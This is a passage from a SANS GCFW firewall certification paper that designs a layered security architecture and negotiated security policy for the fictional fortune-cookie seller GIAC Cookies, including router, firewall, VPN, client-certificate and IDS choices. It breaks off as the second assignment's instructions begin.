Chris Lethaby

# SANS GCFW Practical Assignment

Version 1.6

The Phoenix Rises.

# Chapter 1 GIAC Cookies, v.1.6 Inc

## Assignment 1- Security Architecture

Define a security architecture for GIAC Enterprises, an e-business which deals in the online sale of fortune cookie sayings.

Your architecture **must** consider access requirements (and restrictions) for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes);
- GIAC Enterprises (the employees located on GIAC's internal network).

You **must** explicitly define how the business operations of GIAC Enterprises will take place. How will each of the groups listed above connect to or communicate with GIAC Enterprises? How will GIAC employees access the outside world? What services, protocols, or applications will be used?

Defining what type of access is required and why is a critical part of this assignment. If you have not thought through how this access will take place, you will not be able to adequately define your security policy and ACLs/rulesets later in the paper.

In designing your architecture, you **must** include the following components:

- filtering routers;
- firewalls;
- VPNs to business partners.

Your architecture **may** also include the following optional components if they are appropriate to your design:

- internal firewalls (are internal firewalls appropriate for additional, layered protection; to segment internal networks…?);
- secure remote access (is additional remote access required by administrators, salespeople, telecommuters…?).

Include a diagram or set of diagrams that shows the layout of GIAC Enterprises' network and the location of each component listed above. Provide the specific brand and version of each perimeter defense component used in your design. Finally, include an explanation that describes the purpose of each component, the security function or role it carries out, and how the placement of each component on the network allows it to fulfill this role.

The network can be as complex or as simple as you like as long as it meets the functional requirements that you define according to the guidelines given above. The important thing is not how elaborate your network is, but that your design actually works.

## Overview

D.i.D-Sec (Defence In Depth Security) have been contracted by the receivers of GIAC Cookies v1.5 to redesign their network security as part of a major restructuring of the company. This restructuring is being undertaken in an effort to trade out of their current financial position. The original forecasts in the v1.5 business plan were wildly overconfident with realised sales of only 8% of their forecast budget of 200 Million in 2001.

Subsequent to poor sales over the 2001 Christmas period and the global fall-out from events earlier in the year, GIAC Cookies v1.5 went into receivership on Jan 03 2002. Their creditors promptly swept upon g.c's existing goods and chattels, thereby stripping the company bare of its critical IT infrastructure.

Gone are the High-Availability gigabit Cisco routers and switching matrixes. Gone too are the arrays of Nokia IP650 FW-1 firewalls, RealSecure IDS sensors, and Sun Enterprise servers. All that is left is a few racks and some wildly over specified office PC's.

GIAC Cookies v1.6 Inc. is the new business plan under which the directors hope to rejuvenate the ailing company. The fundamental premise of this new business plan is that every last cent must be squeezed from the existing business infrastructure with minimum additional expenditure. To this end D.i.D-Sec have been engaged to build the new network infrastructure at a minimum overall cost.

## Scope

GIAC Cookies v1.6 Inc. is an e-commerce trader of intellectual property in the form of Fortune Cookie sayings. As such they operate in a global market with extensive reliance on their e-commerce portal as the major revenue stream. Additionally they have a small sales force who travel globally to industry shows and major customers. This sales team has had some major successes with GIAC Cookies v1.6 Inc. now having several wholesale partners and bulk 'Industry' purchasers in Europe, the Middle East and Pac-Asia.

The wholesale partners buy what is essentially a subscription service allowing them unlimited access to the GIAC Cookies, Cookie Saying database via the e-commerce portal's Web-based SQL interface. Once they have selected and downloaded their fortune cookie sayings they convert them to the local language and sell them to the local market.

The Bulk Buyer group on the other hand use the e-commerce portal to select pre-packaged 'collections' of cookie sayings for use in their own cookie production. These packaged selections vary in size from tens through to thousands of cookie sayings.

Between the two groups there are some differences which GIAC Cookies v1.6 Inc. would like us to consider in the Security Architecture proposal we will deliver;

1. Partners; as these customers have gone through a rigorous background check to attain their partner status, the restrictions placed upon them via the e-commerce portal are few. This high level of trust should be maintained through strong authentication.

2. Bulk Buyers: These customers also have a pre-established line of credit and

therefore do not require any online transaction settlement system. Each customer has access to all of the collections, but does not have access to the SQL interface. Security for GIAC Cookies v1.6 Inc.'s customers is still very important.

The last group requiring service through the Portal is GIAC Cookies v1.6 Inc.'s suppliers.

3. Suppliers: The fortune cookie writers work almost entirely from home and need a secure method of delivering their sayings, which protects their Intellectual Property while in transit.

Within GIAC Cookies v1.6 Inc. there are two distinct groups who need differing levels of access to services with concomitant security issues.

4. Sales force: The 'road warriors' require access to all of GIAC Cookies v1.6 Inc.'s infrastructure as if they were sitting at their desk, with the same restrictions. This includes access to the Cookie Database so that they may illustrate the depth of the product line-up whilst in the field, as well as normal corporate services such as email and file access. The only systems they do not have access to are the backend secure applications such as the billing database and the infrastructure services such as the PDC. The virtually unrestricted access they are given at their 'virtual desktop' must be secure.

5. The last group are the internal staff within GIAC Cookies v1.6 Inc. This group needs access to normal internal and external services to perform their job, though they do not need the un-restricted access to the Internet they had in the past. The directors have asked D.i.D-Sec to provide some form of Internet accounting system so they can effectively control the amount of 'surfing' that gets done in office time. The only authorised use of Internet access will be for information gathering, marketing, and competitor intelligence purposes.

## Our Design Philosophy

Our company name effectively describes the single most important philosophy we adhere to when designing a customers network, Defence in Depth, along with the general principal of minimal access, where access is granted on a strictly "required to have" basis.

To this end, where possible, we try to build an architecture that has at least two layers of access control between major zones. Zones are the logical containers for network services and operational groups. Generally, we think in terms of Presentation (web servers), Application (data access), and Business Logic (authentication, and billing) layers. In this exercise we have the addition of the actual Business or Back-Office layer.

To begin the design process we looked at the overall requirements of the business described above and attempted to resolve each of these through the use of generic technologies such as Encryption, VPN's and Firewalls. We do not detail the operational policies pertaining to the maintenance and operation of this infrastructure though our input will be required for the development of these policies in conjunction with GIAC Cookies personnel.

Before we could develop our architecture however, we needed to develop a high-level security policy that would guide us through the design phase. After some workshops with the functional groups within GIAC Cookies v1.6 Inc. and the management, we developed the following security policy for the whole company.

## The Negotiated Security Policy.

- The design should be scalable. GIAC Cookies v1.6 Inc. would like to reach their earlier $200 Milion projected budget one day, and the network should scale to accommodate this.
- The principal of least privilege shall be applied with regard to all access controls.
- Two layers of access control will exist between network zones where possible.
- Encryption technologies will be used wherever possible, but not at the expense of simple and seamless functionality.
- Egress controls will be enforced.
- Access to the www.partners.giacookies.com web-servers will be controlled with some form of two-way authentication. This will afford GIAC Cookies v1.6 Inc. an additional layer of customer identification and authentication over simple passwords.
- All other customer access to 'sales' interfaces will be encrypted at a suitable level as to assure integrity of the session but with minimal customer discomfort.
- Suppliers will use a level of encryption that reflects the nature of the data, preferably with digital signatures.
- Road-warrior access will be via an IPSEC based VPN tunnel using ESP, with 3DES and MD5 to guarantee confidentiality and integrity.
- All email will be scanned for viruses before reaching the users mailbox.
- Proxy servers will control staff access to the Internet from GIAC Cookies v1.6 Inc.
- GIAC Cookies v1.6 Inc. employees will be allowed only http, https, and passive ftp access to the Internet.
- Strong passwords with good management will be put into place.
- All PC's will run personal firewalls, and antivirus software. De-activating or otherwise minimising the efficacy of these security measures will result in heavy penalties.
- Road-warriors with Windows 2000 Notebooks will utilise Microsoft Encrypting File System and use PGP.
- Auditing shall be regular and thorough.
- Patches, hot-fixes, signatures, pattern files and the like shall be applied in a timely manner.
- All Unix style servers will use SSH for secure console access. SSH will also provide VPN access to the MySQL databases and webservers.

- Where possible, servers will utilise inbuilt security applications to add additional layers of security, but not at the expense of excessive system overhead affecting their primary role.
- Use of Microsoft's Internet Explorer, Outlook, Outlook Express and Messenger will be forbidden. If possible systems will have these applications crippled.
- Vbscript and VBA will be disabled in all Microsoft Office suite applications by default and should only be enabled after a Virus Scanner has scanned documents.
- Netscape 6.2 will be adopted as the corporate standard for browsing and email.
- Use of P2P file sharing and chat clients will be blocked internally.

With the policy defined above we now felt we could begin the design phase.

## The Design

### E-Commerce Portal and Public Services (Presentation Zone)

Within this layer we have multiple requirements. The first is the 'public' web interface. This actually begins at the Cisco 3640 Router, passes through the Firewall which Nat's (Network Address Translation), the public IP addresses to Private IP's, which in some cases are hosted as Virtual IP's on a Cisco local director, and terminates with the public services residing within GIAC Cookies Presentation Zone.

The external Router is a Cisco 3640 running IOS 12.1(5)T, Bastion hardened and configured as the ingress and egress filter for GIAC Cookies. Behind this is the first of our two Astaro Security Linux 2.0[1] firewalls. With the advent of stateful packet filtering in Linux since Kernel v 2.4.0 (Stable) via Netfilter, and implemented through IPTables, Linux based firewalls have become viable and extremely economical contenders in the Stateful Firewall product space.

Astaro Security Linux (ASL) is a pre-hardened firewall specific Linux distribution developed in Germany. As a firewall specific product, it has many features that D.i.D-Sec felt would be useful in our firewall architecture for GIAC Cookies v1.6 Inc.

Astaro quote the following performance characteristics for ASL Running on a 750 MHz CPU: Up to 64000 concurrent Connections, up to 650 MBit/s Filter Throughput, and up to 25 MBit/s VPN Throughput. D.i.D-Sec considered this level of throughput to be eminently suitable for GIAC Cookies architecture and projected requirements.

Notable amongst the features of ASL are the Qmail based SMTP proxy with full anti-virus scanning, HTTP, DNS and Socks 5 proxies with Radius or Windows Domain authentication and IPSec VPN capability with IKE, Diffie-Hellmann, 3DES, MD5 and SHA1. Additional configuration details can be viewed on their website; http://www.astaro.com/products/index.html

This Primary Firewall Tiamat, will alias the following IP address range with natting used to forward requests to a variety of services, which are respectively mapped in some cases to DNS records in the external DNS server;

| | |
|---|---|
| 2x3.x8.x3.9 | www.giacookies.com (80) |
| 2x3.x8.x3.10 | www.commerce.giacookies.com, (443) |
| | www.partners.giacookies.com (443) |

| | |
|---|---|
| 2x3.x8.x3.11 | mail.giacookies.com (25), dns.giacookies.com (udp53) |
| 2x3.x8.x3.12 | Our outbound Masqueraded address. |
| 2x3.x8.x3.13 | NOT in DNS ! SSH (22), NTP and Syslog address. Note: NTP and Syslog for router only ! |
| 2x3.x8.x3.14 | NOT in DNS ! VPN (UDP 500, ESP) |

Using a range with aliases more easily facilitates scaling the infrastructure at a later date, as we can move IP addresses to a second firewall or place them directly onto hardware based solutions such as a VPN concentrator, a VIP on a Load Balancer, or an SSL concentrator.

The primary public web interface will be presented via an unencrypted Http session under the domain name of www.giacookies.com. This will be the glossy informational interface to GIAC Cookies v1.6 Inc. and provides links to the customer registration page and the sales pages for the bulk purchases at www.commerce.giacookies.com .

The customer registration and bulk purchase interfaces will share a separate physical server(s) to the http, using Https (SSL encryption) exclusively, with strong encryption enforced by the web server.

```
<Httpd.conf2>
   SSLProtocol all
   SSLCipherSuite HIGH:MEDIUM
```

Next, the Partner site will map to www.partners.giacookies.com. This site, because of it's highly trustful nature will have some additional restrictions placed upon it. Firstly, it will require 128-bit SSL encryption at all times. Secondly due to a recent and as yet unresolved weakness in Microsoft's Internet Explorer's handling of stored certificates (http://security.e-matters.de/advisories/012001.html), we will force the use of Netscape Browsers to access the strong password protected portal. This affects the Partner site only.

Finally, we will add two-way authentication through the use of client-side certificates. These will be issued to the partners after a rigorous registration process has been completed by the accounting dept. The certificates themselves will be issued to each individual customer by GIAC Cookies v1.6 Inc.'s own Certificate Authority with careful controls placed on revocation and validity. The web interface will not accept out of date or revoked certificates thereby preventing access to the login page. In this manner a brute force password attack cannot be mounted against www.partners.giacookies.com via the web nor could an ex-employee of a Partner company access the page with a known password alone.

```
<Httpd.conf>
   # require a client certificate which has to be
   # directly signed by our CA certificate in
   # giacookies.crt
   SSLVerifyClient require
   SSLVerifyDepth 1
   SSLCACertificateFile conf/ssl.crt/giacookies.crt
```

The platform chosen for these services is the pre-hardened and secure e-commerce Linux distribution Engarde Secure Linux by Guardian Digital (http://www.engardelinux.com).

Whilst a commercial Linux distribution, this product was chosen because of it's highly secure development principles, with features such as Host and Network based Intrusion Detection (LIDS and Snort), an integrity checker (Tripwire), a robust web server (Apache), and a fully SSL protected e-commerce solution (AllCommerce), powered by PHP and MySQL database. With BIND 8.3.0 and Postfix mail server completing the package, this particular Linux distribution is a very attractive and well-rounded e-commerce solution. For further information related to the security of Engarde please follow these links:

| | |
|---|---|
| http://www.engardelinux.org/host.html | (host security description) |
| http://www.engardelinux.org/remote.html | (network security description) |

Even with all these features the single most compelling reason to chose these two Linux platforms was the perceived total cost of ownership (TCO). As many organizations that have adopted Linux will attest to, the long-term cost of a technology change is undoubtedly measured in the cost of maintaining the platform over time. With total control of both the ASL firewalls and the Engarde webservers available through well developed and easy to use web interfaces, it is hoped that the management of these Linux platforms will be simplified for the development and administration staff alike, thereby lowering the TCO over time. This ease of use requirement is a fundamental truism of security development that is often overlooked;

" If security is onerous to maintain, they'll (the customer), will just turn it off, break it, or find a way around it "

### Suppliers

The next access required into the Public Zone is for the suppliers of cookies sayings, the cookie saying writers, who mostly work from home. Two delivery methods are proposed for the writers to deliver their cookies with the first involving the use of **PGP**[3]. This simple, secure and free encryption solution is eminently suitable for the writers. They simply email their submissions in, encrypted with GIAC Cookies v1.6 Inc.'s public key and signed with their own.

For those who for some reason cannot utilise PGP we propose the use of SFTP via SSH using **puttygen.exe**[4] to generate the DSA strength OpenSSH2 keys and **winscp**[5] for the file transfers. To this end we will have a single low-end server in the Public Zone who's sole purpose will be to act as a SFTP drop-box for the writers. It's perceived that in cases where the Road-Warriors cannot for any reason establish a VPN connection that this drop box method may be used to transfer files and other data.

### Mail

Mail.giacookies.com will be natted to the second Astaro Firewall, which is running a Qmail[6] SMTP proxy. We took this decision to offload the overhead of storing and virus scanning the incoming mail from the primary firewall.

### DNS

Finally, to facilitate public access to the Presentation Zone and public services, GIAC Cookies v1.6 Inc. will implement a split DNS architecture with an External DNS server for name resolution in the Presentation Zone. Again, an Engarde Secure Linux box will be used with Bind 8.3.0 patched and secured.

### VPN

The Road Warriors will gain access to GIAC Cookies v1.6 Inc. resources via a VPN that terminates at the External DMZ Firewall. The decision was made to terminate the VPN here based on the ability to apply two Access Controls to this incoming traffic, at the external, and the Internal Secure Zone Firewall. If natting and termination at the internal firewall had been chosen, not only would there have been a single control point but also any nefarious activity would have been harder to detect due to the encrypted nature of the VPN itself.

### Application Zone

In this Zone, which will be screened from the Internet, we will have the GIAC Cookies v1.6 Inc., MySQL Database that contains the cookie sayings. This database logs all connections and activity to syslog, and collects the billing data for processing later. Sensitive customer details are stored in with a one-way hash function using SHA-1 with SALT providing an additional randomizer.

For the purposes of maintaining accurate logging data throughout the extended DMZ (Presentation ***and*** Application zones), there will be one of three NTP servers in this zone also. This NTP server will also act as the Syslog server for the DMZ servers. Lastly, GIAC Cookies v1.6 Inc. will have a www-staging server in this zone.

All servers throughout the DMZ will run SSH along with the aforementioned security applications native to Engarde, with access allowed only to those services that are required for the systems functionality.

All development and financial access to the MySQL database and the staging web-server will be via an DSA key SSH tunnel.

### Secure Application Zone

This zone is the most secure Zone of all, as it contains the commercial interests of GIAC Cookies v1.6 Inc. Firstly, there's the MySQL Billing Database on Engarde Secure Linux, which contains all the customer data and accounting information. Next, there's the Windows 2000 (Win2k), NTMail v6 POP and SMTP mail server that has all the employees mail and a newsgroup/discussion forum.

All the Windows 2000 Servers are built following industry best practice guidelines. The primary resource is Microsoft's own security site, with additional information resourced from the NSA, SANS and the Center for Internet Security.

Also in this Zone is the Win2k Primary Domain Controller (PDC) that contains all the accounts for the Windows domain. The policies and group memberships associated with each individual account control access to all objects in the Windows domain including the File Servers document store, so it is imperative that individual accounts and group memberships are carefully controlled. It's for this reason we chose to place this server in a secure environment. This server will also run Microsoft's RADIUS implementation, the Internet Authentication Service[7].

Next we have the GIAC Cookies v1.6 Inc. Certificate Authority running on a Bastille-Linux hardened Redhat 7.2 server with pyCA[8] / SSLeay installed as the CA software. The last group of servers comprise the IDS and Monitoring group.

The change in Linux distribution reflects the network administrator's preference for a distribution she was familiar with in these roles.

The IDS sensors, which are dual homed, have one 'stealth' network interface monitoring network data from switch SPAN ports, and the other connected to the local network. These a built on Redhat 7.2 with current versions of SNORT, LIDS, Tripwire, NMAP and other network utilities, but stripped of unused daemons and compilers at install, and then hardened using the excellent Bastille

Linux[9] hardening script, plus a few custom additions.

For the monitoring console and alarming application we currently favour Demarc[10] PureSecure version 1.05. This graphical user interface for the Snort sensors is built on a similar build to the sensors themselves with the addition of MySQL and Apache.

PureSecure brings with it many features including the ability to monitor remote services, collect information from Tripwire installations and push out and update the Snort sensors from one logical control console, again giving ease of management with it's centralised monitoring and auditing capability. This console will pull back the data from the SNORT NIDS in the Business Logic Zone which are monitoring the whole network as well as monitoring the SNORT, LIDS, and Tripwire installations on al the web servers in the Public Zone.

Nothing in Business Logic Zone including the NTP server will be allowed access to the Internet. The NTP daemon on the Demarc PureSecure console will update itself from the two other GIAC Cookies v1.6 Inc. NTP servers in the Application and Back-Office Zones.

All development and financial access to the MySQL database will be via an SSH tunnel.

### Backoffice Zone.

This zone contains the Windows 2000 office workstations and the Win2k BDC, which doubles as the WINS, DNS, NTP, and Print Server, plus a second Win2k Fileserver. This server holds the GIAC Cookies v1.6 Inc. document store that stores some highly sensitive corporate information such as the HR records of employees and corporate correspondence with creditors and banks etc.

Extra functions the BDC will perform include the weekly HFNetChk sweeps of the network, along with running the Trend Micro OfficeScan® Corporate Edition[1] management console for centrally managing the desktop AntiVirus suite.

Several of the workstations have user specific requirements with web and database developers having different access needs, as do the billing and customer services team.

This is potentially the hardest area to secure and one in which D.i.D-Sec undertook a thorough investigative negotiation of access controls. Our second most important operating principal is the well defined use of the 'least privilege' principal where access is granted to all resources across the enterprise, including physical, on a 'need to have' basis signed off by management and well defined in their security policy.

With tis in mind all access to the Internet will flow through the various Proxies on the second Astaro Secure Linux firewall. As only passive FTP is allowed this is easily facilitated via the Socks 5 proxy as is Https, with Http using the inbuilt Web-Proxy, Squid.


## The Network Design.

At the end of our scoping exercise and policy negotiation we felt we had enough information to draw our 'customer focused' network diagram. This first diagram is purposely drawn without all the network details such as sub-netting and vlan information so as to keep the presentation simple and immediately recognisable.

The following two diagrams show different aspects of the Firewall design. The second is actually drawn to simplify the rule design process which follows in chapter two whilst the third is the


[1] http://www.antivirus.com/products/osce/

obligatory network design for the technical staff at GIAC Cookies.



• Figure 1. High Level Network Design


Here's the same design with a few more details.



• Figure 2. Firewall diagram with Zones

This diagram illustrates how we satisfy our two-hop philosophy. To move from a host in the Public facing primary zone (DMZ) to any host in the other primary zone (Secure Zone) requires traversing two firewalls, as does access from the Internet to the Secure Zone. Allowing single hops between adjoining zones secondary is unavoidable.

The routing and switching fabric is detailed in the following diagram.



• Figure 3. Routing and switching fabric.

You can see that we've opted to use Vlan's on the front switch as an economy. We are aware of the security implications if the switch fails open, but this will only give free access between two DMZ Zones. The security between the DMZ and Secure Zone will be unaffected by such a failure. This diagram also illustrates how we accomplish our SNORT IDS data access.

This completes our overall design.

# Chapter 2 GIAC Cookies, v.1.6 Inc

## Assignment 2: Security Policy

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

By "security policy" we mean the specific Access Control List (ACL), firewall ruleset, IPSec policy, etc. (as appropriate) for the specific component used in your architecture. For each component, be sure to consider the access requirements for internal users, customers, suppliers, and partners that you defined in Assignment 1. The policies you define should accurately reflect those business needs as well as appropriate security considerations.

You **must** include the complete policy (explicit ACLs, ruleset, IPSec policy) in your paper. It is not enough to simply state "I would include ingress and egress filtering…" etc. The policies may be included in an Appendix if doing so will help the "flow" of the paper.

(Special note on VPNs: since IPSec VPNs are still a bit flaky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether split-horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP-based VPNs are also fully acceptable as long as they are well defined.)

In addition, for **one** of the three security policies defined above, you **must** incorporate a tutorial on how to implement the policy. Use screen shots, network traffic traces, firewall log information, and/or URLs to find further information to clarify your instructions. Be certain to include the following:

